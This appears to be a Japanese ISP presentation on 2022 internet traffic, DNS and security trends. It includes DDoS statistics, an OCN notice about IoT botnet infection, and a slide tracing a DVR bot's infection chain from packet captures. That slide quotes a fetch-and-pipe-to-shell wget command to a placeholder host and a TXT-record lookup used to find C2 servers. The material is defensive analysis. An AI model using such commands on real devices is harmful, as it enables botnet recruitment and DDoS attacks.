
OCN DNSクエリ数の変化



OCNモバイルONE ユーザの1日のDNSクエリ




OCN PPPoE回線 ユーザの1日のDNSクエリ



JPドメイン数の推移

コロナ禍でも増加傾向



JPRSの公開データより作成

内容

- トラフィック動向
- ルーティング動向
- DNS動向
- セキュリティ動向
- まとめ

2022年セキュリティ動向

- DVRによるout-bound攻撃の増大
 - 日本国内の複数の事業者で対応
 - 短時間攻撃、宛先不特定で対応に苦慮
- ロシアウクライナ侵攻に関連するサイバー攻撃の増大
 - ロシアウクライナ等を狙った攻撃(2月-)
 - Killnetによる日本政府を狙った攻撃(9月)
- DDoS攻撃のトレンド全体
 - 銃弾爆撃攻撃の増加
 - 古典的な増幅型は相変わらず多い
 - DNS水攻め攻撃も1年で1.5倍
- フィッシング攻撃が更に増加
 - 標的型攻撃も継続的に増加

2022/1Hのトレンド

DDoS攻撃数	609万回	昨年比+12%
最大攻撃サイズ	967Gbps	昨年最大 1.57Tbps
絨毯爆撃攻撃	約1.3倍	44% UDP flood
アンプ攻撃の最大増幅率	4,294,96 7,296倍	Mitel社のPBX- Intenetゲート ウェイの脆弱性

NETSCOUT DDoS脅威インテリジェンスレポート
情報より作成

OCNからの2021年末のお知らせ

お知らせ

[サポートトップ](#) > [お知らせ](#) > [IoT機器等の悪意あるプログラムへの感染防止について](#)

2021年12月28日

IoT機器等の悪意あるプログラムへの感染防止について

お客さま各位

IOT機器等の悪意あるプログラムへの感染防止について

平素は、OCNサービスをご利用いただきまして、誠にありがとうございます。

現在、防犯カメラや家電、PCなど様々な機器をインターネットに接続するIoTと呼ばれる利用形態が広がっています。

これらのIoT機器に関するセキュリティ設定や対策が充分で無い場合、悪意あるプログラムに感染し、


ボットネットと呼ばれる不正な通信を行う仕組みの一部に取り込まれてしまう可能性があります。

不正な通信を行う仕組みに取り込まれた機器は、利用者が気づかないまま、インターネットからの遠隔操作により、インターネット上の任意のサーバやウェブサイト等に大量の不正な通信を行うDDoS攻撃に悪用されるおそれがあります。

実際にOCNをご利用の多数のお客さま回線から不正な通信が行われ、インターネット上のサイトやOCN以外のインターネットサービスプロバイダの設備等に被害を及ぼす事案が多く発生しています。


状況によってOCNおよび他サービスプロバイダでも必要に応じて対処を行っておりますが、お客様におかれましても、ボットネットに悪用されるような悪意あるプログラムに感染しないために、以下のような対策を行っていただきますよう、お願い申し上げます。

とあるpcap情報からたどったbotの挙動




- ①オープン状態になっているDVRのTCPxx番にアクセスし、`wget http://a.b.c.d/m/f -0-|sh`するように指示
- ②DVRは指示されたFile serverにアクセス
- ③bot化するためのプログラムをダウンロードしてDVRに実行させる
- ④(おそらく)プログラム内でPublic DNSに対しTXTレコードで`node.hogehoge.xyz`へのクエリ実行
- ⑤複数個のC2 serverと思われるIPアドレスリストがクエリ応答として返す
